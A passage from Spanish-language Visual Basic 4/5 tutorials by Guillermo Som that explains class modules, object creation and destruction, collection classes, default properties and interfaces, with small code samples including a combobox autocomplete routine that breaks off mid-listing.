    ' Devuelve una copia de esta clase                              (23/Ago/99)
    Dim NewClase As cNotPersistable
    Dim NewCopia As IPruebaPersistable

    Set NewClase = New cNotPersistable
```

```
    Set NewCopia = New IPruebaPersistable

    ' Esto haría que se quedara sin espacio en la pila
    'Set NewCopia = Me.Clone
    ' Así funcionaría bien
    With NewCopia
        .Nombre = Me.Copia.Nombre
        .AñoNacimiento = Me.Copia.AñoNacimiento
        .Comentario = Me.Copia.Comentario
        .email = Me.Copia.email
        ' ¿¿¿Cómo se copiaría el objeto???
        ' El objeto debería tener un método Clone para copiarlo.
        '.Copia = Me.Copia
    End With
    ' Asignar cada una de las propiedades a la nueva copia.
    ' La desventaja es que, si se tienen muchas propiedades...
    ' pues es más trabajo y puede que por despiste se olvide algo...
    With NewClase
        .Nombre = m_Nombre
        .AñoNacimiento = m_AñoNacimiento
        .email = m_email
        .Comentario = m_Comentario
        Set .Copia = NewCopia
    End With
    ' Si se devuelve este mismo objeto,
    ' no se creará una nueva instancia de la clase
    'Set Clone = Me

    Set Clone = NewClase
End Function
```

Si quieres bajar el código de ejemplo, pulsa este link. (copiar_objetos.zip 9.72 KB)

Nerja, 24 de Agosto de 1999

Objetos en Visual Basic

¿Cómo sentirse un poco Objeto y saber manejarse?

Fecha: 01/Feb/98
por Guillermo "guille" Som
Publicado originalmente en **Algoritmo** en la edición de Octubre'97

Bien, parece ser que aún hay gente que le sigue teniendo miedo a esto de los objetos. Y no las culpo, realmente pasé mi propio "calvario" antes de empezar a entender cómo funcionan estas cosas, aún me queda mucho que aprender, pero la intención, como siempre, es compartir lo que ya sé e intentar que lo aprendas de forma fácil... por supuesto deberás poner de tu parte para poder conseguir el objetivo.

Como te decía antes, cuando empecé a usar "seriamente" el VB4, antes lo había usado casi de la misma forma que las versiones anteriores... aunque mi intención siempre ha sido intentar usar lo nuevo que ofrece cada una de las versiones de Visual Basic, al menos si las entiendo. Hay cosas que son más fáciles de asimilar que otras, (creo que a todos nos ocurre), puede que lo que para unos es fácil para otros no lo sea tanto... La cuestión es que yo soy "mu cerrao de mollera", "mu torpe" o cualquier "mu..." que se te ocurra; y es más, para que una cosa me "entre" en la mollera, (cabeza), tiene que estar muy bien explicada o tener ejemplos que me saquen de mis dudas...

Pues nada de eso me he encontrado cuando quise "atacar" el tema de los objetos... lo reconozco: soy "mu" torpe y no puedo hacer nada para cambiarlo... salvo tirarme horas y horas intentando comprender lo que a otros seguramente entenderían antes de ponerse a leerlo siquiera... Por suerte, (mal de muchos consuelo de tontos), hay otra gente que están en mi misma situación e incluso, si se puede, en condiciones más precarias, en cuanto a la programación, no por nada, sino porque hayan empezado hace poco... Yo llevo desde hace 14 años con esto del Basic y aún no se mucho... Pero ni me acomplejo, ni me importa... El que sepa más, mejor "pa" él. Y los que seamos más torpes, incluso podríamos crear un club... Siempre me enrollo más de lo necesario con mis tonterías, pero como son mías...

Si has hecho algo con el Visual, me imagino que si no ha sido así, pronto lo harás, al menos habrás visto algún listado, imagen o aplicación hecha con VB. Pues ya has vistos algunos objetos. Los más puristas en esto de los objetos, (léase programadores de C++, Delphi, etc.) dirán que ni por asomo el VB trabaja con objetos... pero esas discusiones se las dejo a los más entendidos y para sitios en los que "guste" ver esas cosas, dónde uno pueda rebatirle a otro si es así o no... la cuestión, al menos para nosotros los pobres mortales que nos toca "bregar" con el VB, es que un formulario de Visual Basic, un TextBox, un Picture, un... prácticamente cualquiera de los componentes de la barra de herramientas de Visual Basic, en un objeto.

Estos tienen sus propiedades, eventos y algunos de ellos hasta métodos. Realmente la "filosofía" de los objetos es esa, ser entidades "medio" independientes que contienen "casi" todo lo que necesitan para subsistir. El uso de "medio" y "casi" es porque normalmente los objetos necesitan de otros objetos para hacer cosas útiles... ¿de que nos sirve un Form si no tiene nada dentro? o ¿un *TextBox* si no puede estar en un *Form* para que tenga su utilidad o al menos que podamos verlo?

En teoría los objetos deberían ser un "todo", es decir no necesitar a nadie más para poder sobrevivir, pero en la práctica no suele ser así... aunque se puede vivir con esta falta de "perfección" y de hecho vamos a aprender a vivir y a programar de esa forma. Vamos a usar objetos que se relacionen con otros objetos ya que su utilidad es esa. También veremos objetos que en sí mismos serán independientes y nos podremos valer de ellos para realizar tareas o al menos para facilitarnos la vida a la hora de hacer cosas y permitir que nos sirvan para posteriores ocasiones. Esa es realmente la razón de ser de los objetos: la reusabilidad.

Y no pienses que me estoy contradiciendo, tal vez te esté liando/embrollando un poco, eso sí.

Objetivo de los objetos: Encapsular

Los objetos se suelen comparar o decir que son como cápsulas con cosas dentro, por eso lo de encapsulamiento: estos trozos de código tienen dentro de sí mismos, o al menos deberían tener, sus propios datos (propiedades) y su propio código (métodos) y la forma de comunicarse con el mundo exterior es precisamente con las propiedades y métodos que "muestren" a ese mundo exterior.

Habrá otros datos y código que use de forma interna, pero de eso los demás objetos de la aplicación ni se enterarán y ahí es donde radica la "gracia" de los objetos: sólo mostrarán al mundo externo lo que el mundo externo necesita saber de ellos.

Cuando usamos un *TextBox*, sabemos que podemos escribir en él y que podemos cambiar el aspecto que tiene y algunas otras cosas más... todo el código necesario para que actúe como actúa está dentro, (encapsulado), y cuando accedemos al contenido del texto escrito simplemente usamos una de las propiedades que ha puesto a nuestra disposición para que nos enteremos de su contenido, ¿que más nos da lo que ese objeto haga internamente? Pues así son o deberían ser todos los objetos. Habrá ocasiones en las cuales los objetos no serán del todo independientes y necesitarán de otros objetos para funcionar, pero lo que sí ocurrirá siempre, es que para acceder a cualquier dato que contenga, éste deberá estar "expuesto" por el objeto, en otras palabras: que el objeto nos permita usar lo que contiene.

¿Cómo crear nuestros propios objetos?

Este es el quid de la cuestión, ¿de qué nos sirve trabajar con objetos si no podemos crear los nuestros propios...? Tal vez no debería plantearlo así, ya que durante tres versiones de VB hemos estado trabajando con objetos (o cuasi objetos) sin poder crear los nuestros propios. Pero a partir de la cuarta versión se nos brindó la oportunidad de ser "creadores" de objetos y con la quinta ya podemos hacer muchas más cosas con ellos. Con la próxima versión del VB no sé que más tendremos a nuestra disposición, pero eso lo dejaremos para el año que viene o el otro... cuando esté disponible ya veremos lo que nos depara. Por ahora vamos a enfocarnos a usar lo que tenemos.

Nota: Para seguir esta serie de entregas sobre los objetos, necesitarás como mínimo el VB4, algunos de los ejemplos que tengo pensados no podrán usarse con esa versión, (intentaré en la medida de lo posible que sean casos concretos), por tanto deberías tener como mínimo el VB5CCE, (Visual Basic 5 Control Creation Edition), éste es gratuito y lo puedes bajar del sitio de Microsoft o de los muchos CDs que hay por ahí en el mercado.

La cuestión es que ahora tenemos la oportunidad de crear un objeto: por medio de las clases. Para crear un nuevo objeto sólo tendremos que insertar un nuevo módulo de clase, (que tienen la extensión CLS). Realmente con hacer sólo esto no tenemos un objeto creado, sólo tenemos el medio de poder crearlo. Ya que de nada sirve un objeto si no tiene ni hace nada... creo que en la vida real hay mucho de esto... sobre todo de la "clase" política.

Vamos a verlo de forma práctica:

Nuestro primer objeto

El primero objeto con el que vamos a "bregar" será uno "super simple", sólo tendrá una propiedad (datos) y nos servirá para otras ocasiones. Lo que aprendamos con la creación de éste nos servirá de base para los demás objetos "simples" que hagamos.

¿Que quiero decir con objeto simple? Pues precisamente eso: un objeto que servirá de base para que lo usemos con otro un poco más "trabajado".

En esta ocasión el objeto tendrá una propiedad: Contenido que será del tipo cadena de caracteres, es decir podremos almacenar en ella cualquier cosa que se pueda asignar a un string.

Seguramente te preguntarás. ¿no sería más fácil trabajar directamente con una variable de ese tipo?

La respuesta sería: no, si lo que quieres es trabajar con objetos. Realmente un objeto que sólo tenga una propiedad y nada más, no es demasiado útil, pero según la utilidad que queramos darle o el contexto en el que lo usemos, lo será. Más adelante crearemos objetos "básicos" con más propiedades e incluso con métodos. Pero ahora vamos a ver lo que se puede hacer y lo mejor es verlo de forma simple.

Manos a la obra: Nuestro primer objeto

Vamos a la tarea, que llevo un buen rato escribiendo "teoría" y aún no hay mucha "práctica".

Crea un nuevo proyecto en inserta un nuevo módulo de clase (class module). Escribe lo siguiente en el módulo recién creado:

El *Option Explicit*, seguramente ya estaría en el código, con ésta instrucción le estamos indicando que necesitaremos declarar todas nuestras variables (práctica que deberías usar siempre) y que declaramos una variable/propiedad pública, es decir: visible por los demás objetos de nuestra aplicación, y que es del tipo *String* (cadena de caracteres). Pulsa F4 y te mostrará la ventana de propiedades, escribe en la propiedad *Name*: *cNombre*. Ya tenemos un objeto creado que se llamará cNombre y que tiene una propiedad pública llamada *Contenido*. Por supuesto a esta propiedad podrías darle cualquier nombre, lo que debes saber es que está disponible para ser usada en cualquier parte de nuestra aplicación.

¿Cómo usar nuestros objetos?

A diferencia de los controles del VB, los cuales podemos insertar en cualquier formulario, los objetos que creemos mediante los módulos de clases, no podemos usarlo así tan directamente. Tendremos que usarlos como si de una variable se tratara. Y se declaran "casi" de la misma forma:

```
Dim miNombre As cNombre
```

Aquí nos topamos con uno de los "problemas" que tiene esto del manejo de los objetos. Las variables así declaradas simplemente son "referencias" a un objeto.

¿Que significa esto? A un programador de C/C++ podríamos decirle que acabamos de crear un "puntero" a un objeto del tipo cNombre; a uno de VB también se lo podemos decir, pero seguramente le sonaría a chino, (perdón a los chinos que lean esto), por regla general no sabremos de que estamos hablando... (se oyen carcajadas de fondo... sí, son nuestros amigos los de C).

La cuestión es que al crear una variable que haga referencia a un objeto, simplemente se está creando eso: una referencia, un apuntador, un link (usando términos de navegación por Internet), no estamos creando realmente el objeto... por tanto si no lo creamos no podemos usarlo.

¿Qué utilidad tiene entonces crear esto? La misma que tiene crear una variable:

```
Dim unaCadena As String
```

Estamos preparando el programa para que pueda manejar ese tipo de dato. Aunque no es lo mismo. Ya que una variable "normal" podemos usarla de forma inmediata:

```
unaCadena = "cualquier cosa"
```

Mientras que esto no podríamos hacerlo tan "inmediatamente", aunque sea correcto: *`miNombre.Contenido = "otra cosa cualquiera"`*

Antes de entrar en detalles, fíjate en la forma de asignar el valor, ya estarás acostumbrado a ver esta forma de hacer las cosas con los objetos, por ejemplo para cambiar el ancho de un TextBox usaríamos la propiedad Width de esta forma: *Text1.Width = 1215*

El punto (".") se usa para acceder a las propiedades e incluso a los métodos de los objetos. Entonces, si está bien, ¿cual es el problema?. Que hemos declarado un puntero a un objeto cNombre y un puntero no es más que una referencia a una dirección de memoria en la que debe encontrase un objeto del tipo referenciado.

Sé que esto no es fácil de digerir, pero voy a insistir un poco ya que lo vas necesitar.

Poder asignar datos a nuestros objetos

Cuando creamos una variable y le asignamos un valor, este valor se guarda en la memoria. En el VB4, al declarar una variable de cadena (string), realmente estamos creando un puntero a un dato NULL, útil por ejemplo para algunas funciones del API. No es lo mismo una cadena NULA que una cadena vacía. Cuando le asignamos un valor a esa variable, el valor NULL desaparece y se guarda el valor que acabamos de asignarle, esto, por desgracia, no ocurre con los objetos. Antes de poder asignar un valor a un objeto o usar cualquiera de los métodos que tiene, tendremos que indicarle al Visual Basic que lo cree. Para hacer esto se usa *NEW*.

En el ejemplo anterior, si queremos usar el objeto *miNombre*, tendremos que hacer lo siguiente:

```
Set miNombre = New cNombre
```

A partir de este momento podremos usarlo al 100%.

¿Qué es lo que acabamos de hacer? En este momento es cuando le hemos dicho que cree el objeto.

Objetivo: Destruir un objeto

Para destruir un objeto/clase, tendremos que asignarle Nothing, realmente no se le asigna Nothing, sino que se hace que apunte a *Nothing*... ¿?¿? (con saber que de esta forma es como se destruye, no te calientes más la cabeza)

```
Set miNombre = Nothing
```

Todos los módulos de clases, tienen unos eventos predeterminados: *Initialize* y *Terminate* Éstos se producen cuando la clase se crea y se destruye. El evento *Initialize* se ejecuta en cuanto usamos *New Objet* y *Terminate* cuando lo destruimos.

Buenas normas de conducta con los objetos

La forma que acabamos de ver de crear un objeto es la más recomendable. El porqué es que así sólo reservamos espacio real cuando vamos a usar el objeto. Me explico: Veamos otras formas de declarar/asignar variables de objetos:

```
Dim miNombre As Object
Set miNombre = New cNombre
```

Esta sería la forma de crear un objeto del que no sabemos que clase será. En nuestro caso, es un desperdicio de código (interno del VB) y recursos (no demasiados) que no es necesario. Cuando se usa una variable declarada *As Object*, el Visual Basic no sabe, hasta que se está ejecutando, de que clase será y reserva unas líneas (ocultas) de código para poder hacer su trabajo cuando esté ejecutándose el programa.

```
Dim miNombre As New cNombre
```

De esta forma, al mismo tiempo que declaramos la clase, le indicamos al VB que en cuanto ejecute el módulo en el que se encuentra la declaración, cree el objeto. Aunque ese objeto nunca se use, se creará en memoria y ahí estará hasta que se destruya... ¿Desperdicio de recursos? Más bien sí.

Pero tanto esta última forma como la primera, es la más rápida y menos consumidora de código interno y recursos o tiempo que el Visual necesita para crear objetos.

Esto es por la sencilla razón que ya le estamos indicando cómo va a ser ese objeto y por tanto él sabe cómo es y cuanto necesitará para albergarlo... por supuesto, esto sólo se puede hacer con objetos que actualmente hay en las referencias o en nuestro proyecto.

¿Qué método usar para declarar variables de objetos?

Si sabemos el tipo de antemano, usaremos el primer método:

```
Dim miNombre As cNombre
```

Cuando queramos usarlo, sólo debemos asignarlo mediante *SET* y ya estará disponible.

Habrá ocasiones, la mayoría, en que se necesite usar el *NEW* junto con la declaración, un caso es para usar colecciones, ya que no se comporta de igual forma. La razón de este "extraño" comportamiento, al menos en forma práctica, la teórica te la dejo a ti, para que profundices con los manuales del Visual Basic, es que al usarlo sin *NEW* sólo tenemos una copia "fija" de esa variable. Por otro lado, con *NEW* obtendremos una nueva copia después de destruir la copia anterior. Esto lo verás prácticamente en el código de ejemplo para probar todo esto.

Creación de un objeto que contiene a otro objeto

Ahora vamos a ver cómo usar nuestro objeto/clase desde otro objeto. En este caso será una simulación de una colección de objetos *cNombre*. ¿Una colección? Es una serie de objetos contenidos en una variable. Realmente no es algo tan simple, pero así es cómo te recomiendo que lo veas. Ahora, con esta nueva clase, verás cómo funciona.

Una colección de objetos *cNombre*

En el proyecto en el que has incluido la clase *cNombre*, inserta un nuevo módulo de clase, pulsa [F4] y en la propiedad Nombre escribe *cNombres*, sitúate en el código y escribe lo siguiente:

Esta no es la forma correcta de usar una clase/colección, pero servirá para empezar a tomarle el "gustillo" a esto de las clases.

¿Por qué no es la forma correcta? Entre otras cosas, porque no es necesaria... no necesitamos crear una clase para hacer esto. Por otro lado, esta función lo único que hace es devolver la colección privada y desde fuera de la clase es dónde se maneja el contenido de la colección, esta no es una de las "buenas" normas de programación con objetos.

Pero como acabo de indicar, es para ver de una forma simple, cómo manejar objetos en nuestra aplicación.

Usar estas clases en nuestra aplicación

Ahora vamos a añadir un poco de "actividad" a ese formulario que el Visual creó en el nuevo proyecto. Para poder usar estas clases en nuestro programa, tendremos que declararlas. Abre el panel de código del *Form1* y escribe esto en la parte de las declaraciones:

```
'Esta clase/colección estará visible en todo éste módulo
Dim variosNombres As cNombres
```

Selecciona de la lista desplegable de la izquierda el objeto *Form* y saldrá automáticamente el evento *Form_Load*, escribe esto otro:

Fíjate en la declaración de *cNombre*, en esta ocasión, es necesario usarla así, ya que vamos a interactuar con ella y si no la declaramos *As New*, cada vez que necesitemos usar una copia nueva, tendremos que asignarle el valor *New*. Dentro del bucle se asigna *Nothing*, para "eliminar" el contenido de la memoria, pero como la hemos creado con *New*, sigue disponible para poder asignarle un nuevo valor.

Prueba a declararla sin New y verás lo que ocurre: que sólo existirá una copia de la variable, por tanto todo lo que se asigne a la colección apuntará al mismo sitio... y estará repetido 10 veces, pero no habrá diez nombres distintos.

Este es el código que habría que usar para que funcione correctamente:

Para poder manipular el contenido de la colección de variosNombres podemos hacer algo como esto:

Al hacer clic (pulsar) sobre el form, se mostrarán los nombres en la ventana de *Depuración*. Realmente, como habrás comprobado, variosNombres no es más que una variable objeto/clase y no una colección. La colección es lo que devuelve la función (método) *Nombres*.

En un próximo artículo, veremos cómo crear clases de colecciones "a prueba de bombas" (o casi) y otras no tan a pruebas de bombas, pero sí un poco más sofisticadas.

Hasta entonces, un saludo.

Nos vemos.
Guillermo

Pulsa aquí para bajarte los listados de ejemplo (objetos1_codigo.zip 1.43 KB)
Pulsa en este link, si quieres bajarte esta página con todos los gráficos (objetos1.zip 31.1 KB)

Objetos en Visual Basic

Objetos más consistentes

Fecha: 01/Feb/98
por Guillermo "guille" Som
Publicado originalmente en **Algoritmo** en Noviembre'97

En esta ocasión vamos a continuar nuestra incursión en el mundo de los objetos de Visual Basic. Vimos en el anterior número cómo crear unas clases simples. Una de ellas hacía las veces de una colección del tipo de la clase base.

Ahora vamos a construir una clase-colección algo más consistente y menos propicia a fallos.

Realmente la potencia se logra con el Visual Basic 5 (y superiores). ¿Por qué? Porque en la versión 4 sólo podemos crear clases/colecciones algo menos a prueba de fallos.

En VB5 se puede especificar un método o propiedad como "predeterminado", con lo cual conseguimos lo mismo que en la mayoría de los objetos que estamos acostumbrados a usar. Por ejemplo la propiedad *Caption* es la predeterminada de un *Label*, así pues, da lo mismo escribir:

Label1.Caption = "El caption de Label1"

Que esto otro:

Label1 = "El caption de Label1"

Además de esta "pequeñez", el VB5 permite crear métodos ocultos y con propiedades específicas de las colecciones, por ejemplo para que nuestra clase/colección se pueda usar en un bucle con *For Each*...Tendremos que crear un método de esta forma:

NewEnum es reconocido por el VB5 y lo usa como el valor a devolver cuando se recorre el contenido de la colección con *For Each*.

¿Qué debe tener una clase/colección?

Por supuesto que no hay nada obligatorio, pero además de ofrecer nuevos métodos, se deberían exponer los métodos habituales de cualquier colección: *Add*, *Count*, *Item* y *Remove.* Normalmente *Item* es el método por defecto, así que también debería darse esa característica.

Nota
En el VB5, si quieres que uno de los métodos de la clase sea la propiedad predeterminada, selecciona en el menú *Herramientas* la opción *Atributos de Procedimiento*, en el cuadro de diálogo deberás seleccionar del combo *Nombre*, el nombre de la propiedad que quieres poner como predeterminada, pulsa en el botón *Avanzados>>* y en el combo *Id. del procedimiento* selecciona *(Predeterminado)*.

Si hacemos Item el método o propiedad por defecto de nuestra colección, la podremos usar de estas dos formas:

Usando *colección.Item(variable)*:

Usando *colección(variable)*

Como he dicho antes, se debe permitir recorrer la colección con *For Each*, por tanto debe implementarse *NewEnum*, con ello podemos recorrer todos los elementos de la colección haciendo esto:

La forma de implementar los métodos normales de la colección, sería pasando los mismos parámetros que se le pasan habitualmente, en la siguiente imagen veremos los cuatro métodos habituales de toda colección:

Tanto *Add* como *Item* sólo admiten o devuelven objetos del tipo *cNombre*. Esto está bien y debe ser así ya que se supone que esta colección sólo contendrá elementos de esa clase.

El método *Add* mostrado, no hace ningún tipo de comprobación, porque el propio VB se encargará de ello, ya que este método sólo acepta elementos del tipo *cNombre*, dará un error de compilación al intentar asignar cualquier otra cosa que no sea un objeto de la clase *cNombre*.

El método *Item* permite crear nuevos elementos sobre la marcha, es decir si el índice especificado no existe, se añade como nuevo elemento a la colección. Esta forma de usarlo es conveniente sólo cuando los elementos de la colección tienen una propiedad que los hace únicos. Usando esa propiedad para acceder a los elementos, nos aseguramos que se creen de forma eficiente. Así también aseguramos que el índice aportado siempre será único.

En caso de que ese índice ya lo tenga otro de los objetos de la colección, no habría problema porque no se añadiría a la colección. Si observas el listado, te darás cuenta que sólo se añade si da error al acceder a él, esto es porque cuando quieres obtener un elemento inexistente de una colección el Visual Basic te avisa, por medio de un error, de que dicho elemento no existe.

La ventaja de crear nuestras colecciones

Como ya hemos visto, es la de asegurarnos usar el tipo que queremos que contenga. Pero también es la de poder añadir nuevos métodos. Imagínate que quieres que sólo se puedan añadir elementos cuyo *Contenido* no esté en la colección, podríamos implementar un método de esta forma:

Lo habitual es tener también un método que permita añadir nuevos elementos a la colección, pero pasando como parámetros los valores a asignar, no el objeto en sí. En nuestro caso el único parámetro sería una cadena la cual se asignaría al *Contenido* del nuevo elemento añadido a la colección.

Por supuesto el límite sólo lo pondrá nuestras necesidades y lo que estimemos oportuno.

Añadir más propiedades al objeto base

Si necesitamos más propiedades (datos) en nuestra clase base cNombre, no habría ningún problema con los métodos añadidos a la clase colección, (salvo si se implementa el que acepta como parámetros los datos a asignar), porque los métodos de la colección tal y como están planteados los de este ejemplo, sólo usan objetos del tipo adecuado.

Comprobaciones en el objeto base

La propiedad que tenemos en el objeto *cNombre* está declarada como *Public*. Esta no es la forma más segura de proveer propiedades a nuestros objetos, ya que por error se puede asignar un valor que no es el adecuado. Esto se solventa haciendo que esa variable pública sea realmente una propiedad, para que de esta forma, podamos hacer las comprobaciones que creamos convenientes antes de hacer la asignación.

El código de *cNombre*, podría ser el siguiente:

Esta propiedad permitirá cualquier tipo de dato, el pequeño inconveniente es que devuelve un *Variant* en lugar de una cadena; esto no será ningún inconveniente, al menos en la mayoría de los casos.

La forma de solucionar este tipo de cosas es usar, siempre que sea posible *ByVal* en los parámetros recibidos por nuestros procedimientos. Cuando un parámetro es *ByVal*, lo que recibe es un valor, por tanto no producirá un error cuando se espere que ese valor sea, por ejemplo una cadena y se le pase un *Variant*. Si no tuviera *ByVal*, seguramente que el señorito *VisualB* nos diría alguna cosilla para recordarnos que no estamos haciendo bien las cosas.

Propiedades de sólo lectura

En algunas ocasiones podemos necesitar que nuestras clases tengan propiedades (datos) que sólo sean de lectura, es decir que no puedan ser modificados. Por ejemplo, si a nuestra clase *cNombre*, le añadiésemos una propiedad *FechaCreacion*, y el valor devuelto fuese la fecha y hora en que se creó este elemento.

La forma de asignar el valor sería, por ejemplo a la hora de crear la clase, en *Class_Initialize* o en cualquiera de los métodos de añadir elementos. Después sólo tendríamos que tener una propiedad GET para que devuelva el valor asignado a la variable privada que contiene la fecha. Al no existir ninguna propiedad LET o SET, no se podrá cambiar el valor, salvo que usemos algún método extra para hacerlo.

El VB5 no soporta la herencia, pero la simula muy bien

En los grupos de noticias de vez en cuando sale este tema a debate. Pero hablando sinceramente, Visual Basic no dispone de herencia y seguramente no dispondrá de ella, al menos de la forma en que se suele implementar en C++

Seguramente no será un método purista, pero para la mayoría de los casos, podemos usar las propiedades y métodos de una clase existente simplemente proporcionando una propiedad pública que haga referencia a un objeto de esa clase.

El tema del polimorfismo, es decir que un mismo método se pueda usar en distintos contextos, es algo que el VB5 también sabe "medio" controlar y usará el método adecuado de un objeto u otro cuando se presente la ocasión.

Pero esto no es lo que a mí me ha llamado la atención, sino el hecho de que podemos, por ejemplo, crear una clase que se llame *cPersona* y que *herede* los métodos y propiedades (todos) de la clase *cNombre*. ¿Cómo?, haciendo algo tan simple como esto:

Public Nombre As cNombre

Después podremos usar esta nueva clase y usar la propiedad de *cNombre* tal que así:

Si la propiedad *Contenido* la hemos puesto por defecto en la clase *cNombre*, entonces no será necesario usarla, (como en el caso de la asignación), aunque siempre queda la posibilidad de usarla, como en el caso de la línea *Debug.Print* que imprime el nombre de esa persona.

Hablando de Polimorfismo...

Seguro que habrás leído algo sobre la implementación de Interfaces en VB, yo también, y salvo por la tan manida reutilización de código y el que haya una consistencia en cuanto a la forma de usar procedimientos con el mismo nombre o con el mismo objetivo final... pienso que tampoco es para echar las campanas al vuelo...

Será que siempre he programado *conmigo mismo* que no veo tanta innovación en esas nuevas formas de hacer las cosas...

De lo que se trata es que las cosas se hagan con algún tipo de lógica y consistencia, es decir que la forma de

usar e implementar los procedimientos, (Subs, Funciones, Propiedades y Eventos), sea la misma, al menos en las ocasiones que deban usarse o al menos que se debieran de usar de la misma forma... para que al final del día, nuestro coco no acabe por echar humo...

Imagínate que quieres implementar un procedimiento genérico a todos los objetos que uses en tu proyecto, digamos una función *Nuevo*, esta sería una función que crearía un nuevo elemento y nos devolvería el objeto creado.

Si cada uno de los programadores encargados de un proyecto, hiciera su propia implementación, seguramente acabaríamos teniendo una forma diferente de usar esa función... lo mismo hasta nos sorprendemos de que dos hayan hecho lo mismo...

La solución a este posible descontrol: hacer una función genérica y global que hiciera la tarea. Al ser global, se ejecutaría desde cualquier objeto y asunto arreglado...

Pero... esto no debe ser así... Aunque, la verdad sea dicha, es que eso es lo que muchos haríamos...

Cuando trabajamos con objetos, debemos procurar que éstos sean lo más independientes posibles, que no necesiten de ninguna función o variable global. Recuerda que cualquier comunicación con el objeto, se debe hacer por medio de las propiedades y métodos de ese objeto. Si no planteamos de esta forma la creación de objetos, al final acabaremos necesitando esta o aquella función de eso o aquél otro módulo y ... ¡Un verdadero caos!

Volviendo al tema que nos lleva, de lo que se trata es de implementar ciertos procedimientos que sean consistentes entre todos los objetos que los usen.

En el caso de los métodos *Add*, *Count*, etc. que son comunes a las colecciones, éstos deben ser usados de la misma forma para todas las colecciones que lo usen, sino acabaríamos como los manuales del Visual Basic: hechos un lío, ya que en cada ejemplo usan el método *Add* de una forma diferente... ¡A ver si aprenden de lo que pretenden enseñarnos!

Usando interfaces para unificar criterios

Con el VB5 tenemos la forma de hacer esto: usando Interfaces. Un interfaz es como una especie de plantilla, pero que sólo es eso, una plantilla, sin contenido alguno. El interface nos dice cómo se debe implementar, (usar o codificar), ese procedimiento, pero no nos obliga a usar un mismo código para todos los objetos. Lo único obligatorio, es que usemos los parámetros que nos muestra esa plantilla, esto realmente no es que sea obligatorio, pero debería serlo.

Una vez que tenemos esa plantilla, cada programador se encargará de que internamente haga lo que tenga que hacer, pero lo que muestra a los demás objetos o la forma en la debemos de usarlo será siempre la misma, o debería serlo... pero si no nos ponemos esas metas... mejor seguir con el método tradicional y acabamos antes.

Cada vez que usemos ese interface en nuestra clase/objeto, será de forma consistente, con lo cual nos evitaremos, entre otras cosas tener que pensar o cambiar la forma de usarlo, además de que le facilitamos al VB el trabajo y lo más importante, aceleramos nuestras aplicaciones, ya que el VB sabrá cómo tratar esos métodos incluidos en el interface.

Un poco de ejemplo, por favor

Los ejemplos habituales para esto de los interfaces, es el uso de una interfaz para una clase animal: dinosaurios, pulgas, etc. Pero con los tres gatos que tengo y algún que otro "buitre" de los que siempre andan al acecho... estoy bien surtido de animales...

Así que vamos a implementar un interface para el manejo de colecciones.

El tema es bastante simple, sólo hay que añadir una nueva clase a nuestro proyecto, darle el nombre que queramos, en esto de los Interfaces se suele usar la letra I como inicial del nombre de la clase, por ejemplo podríamos llamarla: *Icoleccion*.

Aquí tienes el código para la creación de esta clase (interfaz):

Una vez que tenemos nuestra Interface preparada, ahora sólo nos queda implementarla, para ello debemos usar la instrucción Implements y asunto concluido:

Ahora sólo nos queda rellenar los procedimientos que queramos usar y a usarlos de forma consistente.

La práctica lo hace todo, así que "implementa", practica y si no te gusta... que te devuelvan el dinero... ;-)

Espero que sigamos viéndonos por estos lares, mientras llega la siguiente ocasión, recibe un cordial saludo.

Nos vemos.

Guillermo

Pulsa aquí para bajarte los listados de ejemplo (objetos2_codigo.zip 4.25 KB)
Pulsa en este link, si quieres bajarte esta página con todos los gráficos (objetos2.zip 77.4 KB)

Objetos en Visual Basic

Autor: Guillermo 'guille' Som
Traducido por: Joe LeVasseur.

Publicado originalmente en inglés en VB Online, edición USA de Mayo'98

A pesar de que han pasado más de dos años y medio desde que la versión 4 del Visual Basic hiciera su aparición, hay un elemento que aún no está lo suficientemente extendido como debiera, quizás sea por "incomprendido", me refiero a los módulos de clases, esa puerta al mundo de los objetos a la programación orientada a objetos.
No quiero decir que no se use este "nuevo" tipo de módulo, me refiero a que si la forma de usarlo está lo suficientemente entendida como debiera.
Por suerte la quinta versión de Visual Basic ha mejorado ese tipo de módulos, poniendo a nuestro alcance un sistema mejorado para la programación orientada a objetos. Bueno, casi orientada a objetos, no es plan de que los puristas empiecen a bombardearme el buzón de correo.

Puede que muchos de los lectores digan: "yo hace tiempo que trabajo con las clases en Visual Basic", y me parece estupendo, aunque algunos "abusamos" de las clases y en ocasiones las usamos por "snobismo": como es nuevo hay que usarlo...
He visto alguna que otra aplicación que usa las clases (objetos) para situaciones en las que realmente no son necesarias, también he visto código en los que el uso de un objeto (clase) solucionaría algunos conflictos; la verdad es que no he tenido que buscar mucho para encontrar los listados a los que hago alusión... mirando mi propio código tengo ejemplos de ambos casos...

Creo que el principal inconveniente con un uso más extendido de los módulos de clases en las aplicaciones de Visual Basic, básicamente es su incomprensión... el no saber cuándo usarlos y cuando nos puede beneficiar su uso en nuestros proyectos.
Es curioso, porque desde que empezamos a crear un proyecto, estamos trabajando, directa o indirectamente, consciente o inconscientemente, con objetos: asignamos valores a sus propiedades y usamos los métodos expuestos.
Por tanto deberíamos "cambiar" nuestro enfoque a la hora de crear un nuevo proyecto y planearlo como un puzzle en el que cada pieza pueda ser un objeto... y si estos objetos son lo más independiente posible: mejor.

Veamos un caso práctico en el que el uso de un objeto, (en forma de un módulo de clase), puede solucionarnos algún que otro problema no desado.
Este trozo de código nos permite mostrar en la caja de texto de un combobox, mientras vamos escribiendo, el item que más se parece de los que están en la lista de items.
En un principio, la implementación la hice usando unos procedimientos públicos que estaban en un módulo BAS.
Este es el código:

```
'Código en Módulo BAS
Option Explicit

Dim Combo1Borrado As Boolean

Public Sub unCombo_KeyDown(KeyCode As Integer)
    If KeyCode = vbKeyDelete Then
        Combo1Borrado = True
    Else
```

```
        Combo1Borrado = False
    End If
End Sub

Public Sub unCombo_KeyPress(KeyAscii As Integer)
    'si se pulsa Borrar... ignorar la búsqueda al cambiar
    If KeyAscii = vbKeyBack Then
        Combo1Borrado = True
    Else
        Combo1Borrado = False
    End If
End Sub

Public Sub unCombo_Change(ByVal sText As String, elCombo As ComboBox)
    Dim i As Integer, L As Integer

    If Not Combo1Borrado Then
        L = Len(sText)
        With elCombo
            For i = 0 To .ListCount - 1
                If StrComp(sText, Left$(.List(i), L), 1) = 0 Then
                    .ListIndex = i
                    .Text = .List(.ListIndex)
                    .SelStart = L
                    .SelLength = Len(.Text) - .SelStart
                    Exit For
                End If
            Next
        End With
    End If
End Sub
```

Para usarlo, simplemente hay que hacer esto:

```
'Código en los eventos del Combo
Private Sub Combo1_Change()
    Static YaEstoy As Boolean

    On Local Error Resume Next

    If Not YaEstoy Then
